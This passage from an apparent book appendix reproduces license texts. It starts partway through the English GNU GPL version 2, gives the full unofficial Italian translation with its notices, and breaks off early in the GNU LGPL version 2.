You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.

b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,

c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

**NO WARRANTY**

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

END OF TERMS AND CONDITIONS

**Appendix: How to Apply These Terms to Your New Programs**

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
<one line to give the program's name and a brief idea of what it does.>
Copyright (C) 19yy  <name of author>

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
```

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

```
Gnomovision version 69, Copyright (C) 19yy name of author
Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type `show w'.
This is free software, and you are welcome to redistribute it
under certain conditions; type `show c' for details.
```

The hypothetical commands 'show w' and 'show c' should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than 'show w' and 'show c'; they could even be mouse-clicks or menu items–whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in the program
'Gnomovision' (which makes passes at compilers) written by James Hacker.

<signature of Ty Coon>, 1 April 1989
Ty Coon, President of Vice
```

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.

## K.2 Traduzione della licenza GNU GPL

Questa è una traduzione italiana non ufficiale della Licenza Pubblica Generica GNU. Non è pubblicata dalla Free Software Foundation e non ha valore legale nell'esprimere i termini di distribuzione del software che usa la licenza GPL. Solo la versione originale in inglese della licenza ha valore legale. A ogni modo, speriamo che questa traduzione aiuti le persone di lingua italiana a capire meglio il significato della licenza GPL.

This is an unofficial translation of the GNU General Public License into Italian. It was not published by the Free Software Foundation, and does not legally state the distribution terms for software that uses the GNU GPL–only the original English text of the GNU GPL does that. However, we hope that this translation will help Italian speakers understand the GNU GPL better.

Traduzione curata dal gruppo Pluto e da ILS.

**LICENZA PUBBLICA GENERICA (GPL) DEL PROGETTO GNU - Versione 2, Giugno 1991**

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave, Cambridge, MA 02139, USA

Tutti possono copiare e distribuire copie letterali di questo documento di licenza, ma non è permesso modificarlo.

**Preambolo**

Le licenze per la maggioranza dei programmi hanno lo scopo di togliere all'utente la libertà di condividerlo e di modificarlo. Al contrario, la Licenza Pubblica Generica GNU è intesa a garantire la libertà di condividere e modificare il free software, al fine di assicurare che i programmi siano «liberi» per tutti i loro utenti. Questa Licenza si applica alla maggioranza dei programmi della Free Software Foundation e a ogni altro programma i cui autori hanno scelto questa Licenza. Alcuni altri programmi della Free Software Foundation sono invece coperti dalla Licenza Pubblica Generica per Librerie (LGPL). Chiunque può usare questa Licenza per i propri programmi.

Quando si parla di free software, ci si riferisce alla libertà, non al prezzo. Le nostre Licenze (la GPL e la LGPL) sono progettate per assicurare che ciascuno abbia la libertà di distribuire copie del software libero (e farsi pagare per questo, se vuole), che ciascuno riceva il codice sorgente o che lo possa ottenere se lo desidera, che ciascuno possa modificare il programma o usarne delle parti in nuovi programmi liberi e che ciascuno sappia di potere fare queste cose.

Per proteggere i diritti dell'utente, abbiamo bisogno di creare delle restrizioni che vietino a chiunque di negare questi diritti o di chiedere di rinunciarvi. Queste restrizioni si traducono in certe responsabilità per chi distribuisce copie del software e per chi lo modifica.

Per esempio, chi distribuisce copie di un Programma coperto da GPL, sia gratuitamente sia facendosi pagare, deve dare agli acquirenti tutti i diritti che ha ricevuto. Deve anche assicurarsi che gli acquirenti ricevano o possano ricevere il codice sorgente. E deve mostrar loro queste condizioni di Licenza, in modo che conoscano i loro diritti.

Proteggiamo i diritti dell'utente attraverso due azioni: (1) proteggendo il software con un diritto d'autore (una nota di copyright), e (2) offrendo una Licenza che concede il permesso legale di copiare, distribuire e/o modificare il Programma.

Infine, per proteggere ogni autore e noi stessi, vogliamo assicurarci che ognuno capisca che non ci sono garanzie per i programmi coperti da GPL. Se il Programma viene modificato da qualcun altro e ridistribuito, vogliamo che gli acquirenti sappiano che ciò che hanno non è l'originale, in modo che ogni problema introdotto da altri non si rifletta sulla reputazione degli autori originari.

Infine, ogni programma libero è costantemente minacciato dai brevetti sui programmi. Vogliamo evitare il pericolo che chi ridistribuisce un Programma libero ottenga brevetti personali, rendendo perciò il Programma una cosa di sua proprietà. Per prevenire questo, abbiamo chiarito che ogni prodotto brevettato debba essere reso disponibile perché tutti ne usufruiscano liberamente; se l'uso del prodotto deve sottostare a restrizioni allora tale prodotto non deve essere distribuito affatto.

Seguono i termini e le condizioni precisi per la copia, la distribuzione e la modifica.

**LICENZA PUBBLICA GENERICA GNU - TERMINI E CONDIZIONI PER LA COPIA, LA DISTRIBUZIONE E LA MODIFICA**

0. Questa Licenza si applica a ogni Programma o altra opera che contenga una nota da parte del detentore del diritto d'autore che dica che tale opera può essere distribuita nei termini di questa Licenza Pubblica Generica. Il termine «Programma» nel seguito indica ognuno di questi programmi o lavori, e l'espressione «lavoro basato sul Programma» indica sia il Programma sia ogni opera considerata «derivata» in base alla legge sul diritto d'autore: cioè un lavoro contenente il Programma o una porzione di esso, sia letteralmente sia modificato e/o tradotto in un'altra lingua; da qui in avanti, la traduzione è in ogni caso considerata una «modifica». Vengono ora elencati i diritti dei detentori di licenza.

Attività diverse dalla copiatura, distribuzione e modifica non sono coperte da questa Licenza e sono al di fuori della sua influenza. L'atto di eseguire il programma non viene limitato, e l'output del programma è coperto da questa Licenza solo se il suo contenuto costituisce un lavoro basato sul Programma (indipendentemente dal fatto che sia stato creato eseguendo il Programma). In base alla natura del Programma il suo output può essere o meno coperto da questa Licenza.

1. È lecito copiare e distribuire copie letterali del codice sorgente del Programma così come viene ricevuto, con qualsiasi mezzo, a condizione che venga riprodotta chiaramente su ogni copia un'appropriata nota di diritto d'autore e di assenza di garanzia; che si mantengano intatti tutti i riferimenti a questa Licenza e all'assenza di ogni garanzia; che si dia a ogni altro acquirente del Programma una copia di questa Licenza insieme al Programma.

È possibile richiedere un pagamento per il trasferimento fisico di una copia del Programma, è anche possibile a propria discrezione richiedere un pagamento in cambio di una copertura assicurativa.

2. È lecito modificare la propria copia o copie del Programma, o parte di esso, creando perciò un lavoro basato sul Programma, e copiare o distribuire queste modifiche e questi lavori secondo i termini del precedente comma 1, a patto che vengano soddisfatte queste condizioni:

a) Bisogna indicare chiaramente nei file che si tratta di copie modificate e la data di ogni modifica.

b) Bisogna fare in modo che ogni lavoro distribuito o pubblicato, che in parte o nella sua totalità derivi dal Programma o da parti di esso, sia utilizzabile gratuitamente da terzi nella sua totalità, secondo le condizioni di questa licenza.

c) Se di solito il programma modificato legge comandi interattivamente quando viene eseguito, bisogna fare in modo che all'inizio dell'esecuzione interattiva usuale, stampi un messaggio contenente un'appropriata nota di diritto d'autore e di assenza di garanzia (oppure che specifichi che si offre una garanzia). Il messaggio deve inoltre specificare agli utenti che possono ridistribuire il programma alle condizioni qui descritte e deve indicare come consultare una copia di questa licenza. Se però il programma di partenza è interattivo ma normalmente non stampa tale messaggio, non occorre che un lavoro derivato lo stampi.

Questi requisiti si applicano al lavoro modificato nel suo complesso. Se sussistono parti identificabili del lavoro modificato che non siano derivate dal Programma e che possono essere ragionevolmente considerate lavori indipendenti, allora questa Licenza e i suoi termini non si applicano a queste parti quando vengono distribuite separatamente. Se però queste parti vengono distribuite all'interno di un prodotto che è un lavoro basato sul Programma, la distribuzione di questo prodotto nel suo complesso deve avvenire nei termini di questa Licenza, le cui norme nei confronti di altri utenti si estendono a tutto il prodotto, e quindi a ogni sua parte, chiunque ne sia l'autore.

Sia chiaro che non è nelle intenzioni di questa sezione accampare diritti su lavori scritti interamente da altri, l'intento è piuttosto quello di esercitare il diritto di controllare la distribuzione di lavori derivati o dal Programma o di cui esso sia parte.

Inoltre, se il Programma o un lavoro derivato da esso viene aggregato a un altro lavoro non derivato dal Programma su di un mezzo di memorizzazione o di distribuzione, il lavoro non derivato non ricade nei termini di questa licenza.

3. È lecito copiare e distribuire il Programma (o un lavoro basato su di esso, come espresso al comma 2) sotto forma di codice oggetto o eseguibile secondo i termini dei precedenti commi 1 e 2, a patto che si applichi una delle seguenti condizioni:

a) Il Programma sia corredato dal codice sorgente completo, in una forma leggibile dal calcolatore e tale sorgente deve essere fornito secondo le regole dei precedenti commi 1 e 2 su di un mezzo comunemente usato per lo scambio di programmi.

b) Il Programma sia accompagnato da un'offerta scritta, valida per almeno tre anni, di fornire a chiunque ne faccia richiesta una copia completa del codice sorgente, in una forma leggibile dal calcolatore, in cambio di un compenso non superiore al costo del trasferimento fisico di tale copia, che deve essere fornita secondo le regole dei precedenti commi 1 e 2 su di un mezzo comunemente usato per lo scambio di programmi.

c) Il Programma sia accompagnato dalle informazioni che sono state ricevute riguardo alla possibilità di ottenere il codice sorgente. Questa alternativa è permessa solo in caso di distribuzioni non commerciali e solo se il programma è stato ricevuto sotto forma di codice oggetto o eseguibile in accordo al precedente punto b).

Per «codice sorgente completo» di un lavoro si intende la forma preferenziale usata per modificare un lavoro. Per un programma eseguibile, «codice sorgente completo» significa tutto il codice sorgente di tutti i moduli in esso contenuti, più ogni file associato che definisca le interfacce esterne del programma, più gli script usati per controllare la compilazione e l'installazione dell'eseguibile. In ogni caso non è necessario che il codice sorgente fornito includa nulla che sia normalmente distribuito (in forma sorgente o in formato binario) con i principali componenti del sistema operativo sotto cui viene eseguito il Programma (compilatore, kernel, e così via), a meno che tali componenti accompagnino l'eseguibile.

Se la distribuzione dell'eseguibile o del codice oggetto è effettuata indicando un luogo dal quale sia possibile copiarlo, permettere la copia del codice sorgente dallo stesso luogo è considerata una valida forma di distribuzione del codice sorgente, anche se copiare il sorgente è facoltativo per l'acquirente.

4. Non è lecito copiare, modificare, sublicenziare, o distribuire il Programma in modi diversi da quelli espressamente previsti da questa Licenza. Ogni tentativo contrario di copiare, modificare, sublicenziare o distribuire il Programma è legalmente nullo, e farà cessare automaticamente i diritti garantiti da questa Licenza. D'altra parte ogni acquirente che abbia ricevuto copie, o diritti, coperti da questa Licenza da parte di persone che violano la Licenza come qui indicato non vedranno invalidare la loro Licenza, purché si comportino conformemente a essa.

5. L'acquirente non è obbligato ad accettare questa Licenza, poiché non l'ha firmata. D'altra parte nessun altro documento garantisce il permesso di modificare o distribuire il Programma o i lavori derivati da esso. Queste azioni sono proibite dalla legge per chi non accetta questa Licenza; perciò, modificando o distribuendo il Programma o un lavoro basato sul programma, si accetta implicitamente questa Licenza e quindi di tutti i suoi termini e le condizioni poste sulla copia, la distribuzione e la modifica del Programma o di lavori basati su di esso.

6. Ogni volta che il Programma o un lavoro basato su di esso vengono distribuiti, l'acquirente riceve automaticamente una licenza d'uso da parte del licenziatario originale. Tale licenza regola la copia, la distribuzione e la modifica del Programma secondo questi termini e queste condizioni. Non è lecito imporre restrizioni ulteriori all'acquirente nel suo esercizio dei diritti qui garantiti. Chi distribuisce programmi coperti da questa Licenza non è comunque responsabile per la conformità alla Licenza da parte di terzi.

7. Se, come conseguenza del giudizio di un tribunale, o di un'imputazione per la violazione di un brevetto o per ogni altra ragione (anche non relativa a questioni di brevetti), vengono imposte condizioni che contraddicono le condizioni di questa licenza, che queste condizioni siano dettate dal tribunale, da accordi tra le parti o altro, queste condizioni non esimono nessuno dall'osservazione di questa Licenza. Se non è possibile distribuire un prodotto in un modo che soddisfi simultaneamente gli obblighi dettati da questa Licenza e altri obblighi pertinenti, il prodotto non può essere distribuito affatto. Per esempio, se un brevetto non permettesse a tutti quelli che lo ricevono di ridistribuire il Programma senza obbligare al pagamento di diritti, allora l'unico modo per soddisfare contemporaneamente il brevetto e questa Licenza è di non distribuire affatto il Programma.

Se parti di questo comma sono ritenute non valide o inapplicabili per qualsiasi circostanza, deve comunque essere applicata l'idea espressa da questo comma; in ogni altra circostanza invece deve essere applicato il comma 7 nel suo complesso.

Non è nello scopo di questo comma indurre gli utenti a violare alcun brevetto né ogni altra rivendicazione di diritti di proprietà, né di contestare la validità di alcuna di queste rivendicazioni; lo scopo di questo comma è solo quello di proteggere l'integrità del sistema di distribuzione del software libero, che viene realizzato tramite l'uso della licenza pubblica. Molte persone hanno contribuito generosamente alla vasta gamma di programmi distribuiti attraverso questo sistema, basandosi sull'applicazione consistente di tale sistema. L'autore/donatore può decidere di sua volontà se preferisce distribuire il software avvalendosi di altri sistemi, e l'acquirente non può imporre la scelta del sistema di distribuzione.

Questo comma serve a rendere il più chiaro possibile ciò che crediamo sia una conseguenza del resto di questa Licenza.

8. Se in alcuni paesi la distribuzione e/o l'uso del Programma sono limitati da brevetto o dall'uso di interfacce coperte da diritti d'autore, il detentore del copyright originale che pone il Programma sotto questa Licenza può aggiungere limiti geografici espliciti alla distribuzione, per escludere questi paesi dalla distribuzione stessa, in modo che il programma possa essere distribuito solo nei paesi non esclusi da questa regola. In questo caso i limiti geografici sono inclusi in questa Licenza e ne fanno parte a tutti gli effetti.

9. All'occorrenza la Free Software Foundation può pubblicare revisioni o nuove versioni di questa Licenza Pubblica Generica. Tali nuove versioni saranno simili a questa nello spirito, ma potranno differire nei dettagli al fine di coprire nuovi problemi e nuove situazioni.

Ad ogni versione viene dato un numero identificativo. Se il Programma asserisce di essere coperto da una particolare versione di questa Licenza e «da ogni versione successiva», l'acquirente può scegliere se seguire le condizioni della versione specificata o di una successiva. Se il Programma non specifica quale versione di questa Licenza deve applicarsi, l'acquirente può scegliere una qualsiasi versione tra quelle pubblicate dalla Free Software Foundation.

10. Se si desidera incorporare parti del Programma in altri programmi liberi le cui condizioni di distribuzione differiscano da queste, è possibile scrivere all'autore del Programma per chiederne l'autorizzazione. Per il software il cui copyright è detenuto dalla Free Software Foundation, si scriva alla Free Software Foundation;

talvolta facciamo eccezioni alle regole di questa Licenza. La nostra decisione sarà guidata da due scopi: preservare la libertà di tutti i prodotti derivati dal nostro software libero e promuovere la condivisione e il riutilizzo del software in generale.

**NESSUNA GARANZIA**

11. POICHÉ IL PROGRAMMA È CONCESSO IN USO GRATUITAMENTE, NON C'È ALCUNA GARANZIA PER IL PROGRAMMA, NEI LIMITI PERMESSI DALLE VIGENTI LEGGI. SE NON INDICATO DIVERSAMENTE PER ISCRITTO, IL DETENTORE DEL COPYRIGHT E LE ALTRE PARTI FORNISCONO IL PROGRAMMA "COSI' COM'È", SENZA ALCUN TIPO DI GARANZIA, NÉ ESPLICITA NÉ IMPLICITA; CIÒ COMPRENDE, SENZA LIMITARSI A QUESTO, LA GARANZIA IMPLICITA DI COMMERCIABILITÀ E UTILIZZABILITÀ PER UN PARTICOLARE SCOPO. L'INTERO RISCHIO CONCERNENTE LA QUALITÀ E LE PRESTAZIONI DEL PROGRAMMA È DELL'ACQUIRENTE. SE IL PROGRAMMA DOVESSE RIVELARSI DIFETTOSO, L'ACQUIRENTE SI ASSUME IL COSTO DI OGNI MANUTENZIONE, RIPARAZIONE O CORREZIONE NECESSARIA.

12. NÉ IL DETENTORE DEL COPYRIGHT NÉ ALTRE PARTI CHE POSSONO MODIFICARE O RIDISTRIBUIRE IL PROGRAMMA COME PERMESSO IN QUESTA LICENZA SONO RESPONSABILI PER DANNI NEI CONFRONTI DELL'ACQUIRENTE, A MENO CHE QUESTO NON SIA RICHIESTO DALLE LEGGI VIGENTI O APPAIA IN UN ACCORDO SCRITTO. SONO INCLUSI DANNI GENERICI, SPECIALI O INCIDENTALI, COME PURE I DANNI CHE CONSEGUONO DALL'USO O DALL'IMPOSSIBILITÀ DI USARE IL PROGRAMMA; CIÒ COMPRENDE, SENZA LIMITARSI A QUESTO, LA PERDITA DI DATI, LA CORRUZIONE DEI DATI, LE PERDITE SOSTENUTE DALL'ACQUIRENTE O DA TERZE PARTI E L'INABILITÀ DEL PROGRAMMA A LAVORARE INSIEME AD ALTRI PROGRAMMI, ANCHE SE IL DETENTORE O ALTRE PARTI SONO STATE AVVISATE DELLA POSSIBILITÀ DI QUESTI DANNI.

FINE DEI TERMINI E DELLE CONDIZIONI

**Appendice: come applicare questi termini ai nuovi programmi**

Se si sviluppa un nuovo programma e lo si vuole rendere della maggiore utilità possibile per il pubblico, la cosa migliore da fare è fare sì che divenga software libero, cosicché ciascuno possa ridistribuirlo e modificarlo secondo questi termini.

Per fare questo, si inserisca nel programma la seguente nota. La cosa migliore da fare è mettere la nota all'inizio di ogni file sorgente, per chiarire nel modo più efficace possibile l'assenza di garanzia; ogni file dovrebbe contenere almeno la nota di diritto d'autore e l'indicazione di dove trovare l'intera nota.

```
<una riga per dire in breve il nome del programma e cosa fa>
Copyright (C) 19aa  <nome dell'autore>

Questo programma è software  libero; è lecito ridistribuirlo e/o
modificarlo secondo i  termini della Licenza Pubblica Generica GNU
come pubblicata  dalla Free Software Foundation;   o la versione 2
della licenza o (a scelta) una versione successiva.

Questo programma è distribuito  nella speranza che sia utile,  ma
SENZA  ALCUNA GARANZIA;  senza  neppure la  garanzia  implicita di
COMMERCIABILITÀ o di APPLICABILITÀ PER UN PARTICOLARE SCOPO.  Si
veda la Licenza Pubblica Generica GNU per avere maggiori dettagli.

Ognuno dovrebbe avere   ricevuto una copia  della Licenza Pubblica
Generica GNU insieme a questo programma; in  caso contrario, la si
può ottenere dalla Free Software  Foundation, Inc., 675 Mass Ave,
Cambridge, MA 02139, Stati Uniti.
```

Si aggiungano anche informazioni su come si può essere contattati tramite posta elettronica e cartacea.

Se il programma è interattivo, si faccia in modo che stampi una breve nota simile a questa quando viene usato interattivamente:

```
Orcaloca versione 69, Copyright (C) 19aa <nome dell'autore>
Orcaloca non ha ALCUNA GARANZIA; per i dettagli digitare `show g'.
Questo è  software libero, e ognuno è libero di ridistribuirlo
sotto certe condizioni; digitare `show c' per dettagli.
```

Gli ipotetici comandi "show g" e "show c" mostreranno le parti appropriate della Licenza Pubblica Generica. Chiaramente, i comandi usati possono essere chiamati diversamente da "show g" e "show c" e possono anche essere selezionati con il mouse o attraverso un menù; in qualunque modo pertinente al programma.

Se necessario, si dovrebbe anche far firmare al proprio datore di lavoro (se si lavora come programmatore) o alla propria scuola, se si è studente, una «rinuncia ai diritti» per il programma. Ecco un esempio con nomi fittizi:

```
Yoyodinamica SPA rinuncia con questo documento a ogni
```

```
rivendicazione di diritti d'autore sul programma 'Orcaloca' (che fa
il primo passo con i compilatori) scritto da Giovanni Smanettone.

     <firma di Primo Tizio>, 1 Aprile 1999
     Primo Tizio, Presidente
```

I programmi coperti da questa Licenza Pubblica Generica non possono essere incorporati all'interno di programmi non liberi. Se il proprio programma è una libreria di funzioni, può essere più utile permettere di collegare applicazioni proprietarie alla libreria. In questo caso consigliamo di usare la Licenza Generica Pubblica GNU per Librerie (LGPL) al posto di questa Licenza.

## K.3 Licenza GNU LGPL

**GNU LIBRARY GENERAL PUBLIC LICENSE - Version 2, June 1991**

Copyright (C) 1991 Free Software Foundation, Inc. 675 Mass Ave, Cambridge, MA 02139, USA Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

[This is the first released version of the library GPL. It is numbered 2 because it goes with version 2 of the ordinary GPL.]

**Preamble**

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public Licenses are intended to guarantee your freedom to share and change free software– to make sure the software is free for all its users.

This license, the Library General Public License, applies to some specially designated Free Software Foundation software, and to any other libraries whose authors decide to use it. You can use it for your libraries, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the library, or if you modify it.

For example, if you distribute copies of the library, whether gratis or for a fee, you must give the recipients all the rights that we gave you. You must make sure that they, too, receive or can get the source code. If you link a program with the library, you must provide complete object files to the recipients so that they can relink them with the library, after making changes to the library and recompiling it. And you must show them these terms so they know their rights.

Our method of protecting your rights has two steps: (1) copyright the library, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the library.

Also, for each distributor's protection, we want to make certain that everyone understands that there is no warranty for this free library. If the library is modified by someone else and passed on, we want its recipients to know that what they have is not the original version, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that companies distributing free software will individually obtain patent licenses, thus in effect transforming the program into proprietary software. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

Most GNU software, including some libraries, is covered by the ordinary GNU General Public License, which was designed for utility programs. This license, the GNU Library General Public License, applies to certain designated libraries. This license is quite different from the ordinary one; be sure to read it in full, and don't assume that anything in it is the same as in the ordinary license.

The reason we have a separate public license for some libraries is that they blur the distinction we usually make between modifying or adding to a program and simply using it. Linking a program with a library, without changing the library, is in some sense simply using the library, and is analogous to running a utility program or application program. However, in a textual and legal sense, the linked executable is a combined work, a derivative of the original library, and the ordinary General Public License treats it as such.

Because of this blurred distinction, using the ordinary General Public License for libraries did not effectively promote software sharing, because most developers did not use the libraries. We concluded that weaker conditions might promote sharing better.

However, unrestricted linking of non-free programs would deprive the users of those programs of all benefit from the free status of the libraries themselves. This Library General Public License is intended to permit developers of non-free programs to use free libraries, while preserving your freedom as a user of such programs to change the free libraries that are incorporated in them. (We have not seen how to achieve this as regards changes in header files, but we have achieved it as regards changes in the actual functions of the Library.) The hope is that this will lead to faster development of free libraries.

The precise terms and conditions for copying, distribution and modification follow. Pay close attention to the difference between a "work based on the library" and a "work that uses the library". The former contains code derived from the library, while the latter only works together with the library.

Note that it is possible for a library to be covered by the ordinary General Public License rather than by this special one.

**GNU LIBRARY GENERAL PUBLIC LICENSE - TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION**

0. This License Agreement applies to any software library which contains a notice placed by the copyright holder or other authorized party saying it may be distributed under the terms of this Library General Public License (also called "this License"). Each licensee is addressed as "you".

A "library" means a collection of software functions and/or data prepared so as to be conveniently linked with application programs (which use some of those functions and data) to form executables.

The "Library", below, refers to any such software library or work which has been distributed under these terms. A "work based on the Library" means either the Library or any derivative work under copyright law: that is to say, a work containing the Library or a portion of it, either verbatim or with modifications and/or translated straightforwardly into another language. (Hereinafter, translation is included without limitation in the term "modification".)

"Source code" for a work means the preferred form of the work for making modifications to it. For a library, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the library.

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running a program using the Library is not restricted, and output from such a program is covered only if its contents constitute a work based on the Library (independent of the use of the Library in a tool for writing it). Whether that is true depends on what the Library does and what the program that uses the Library does.

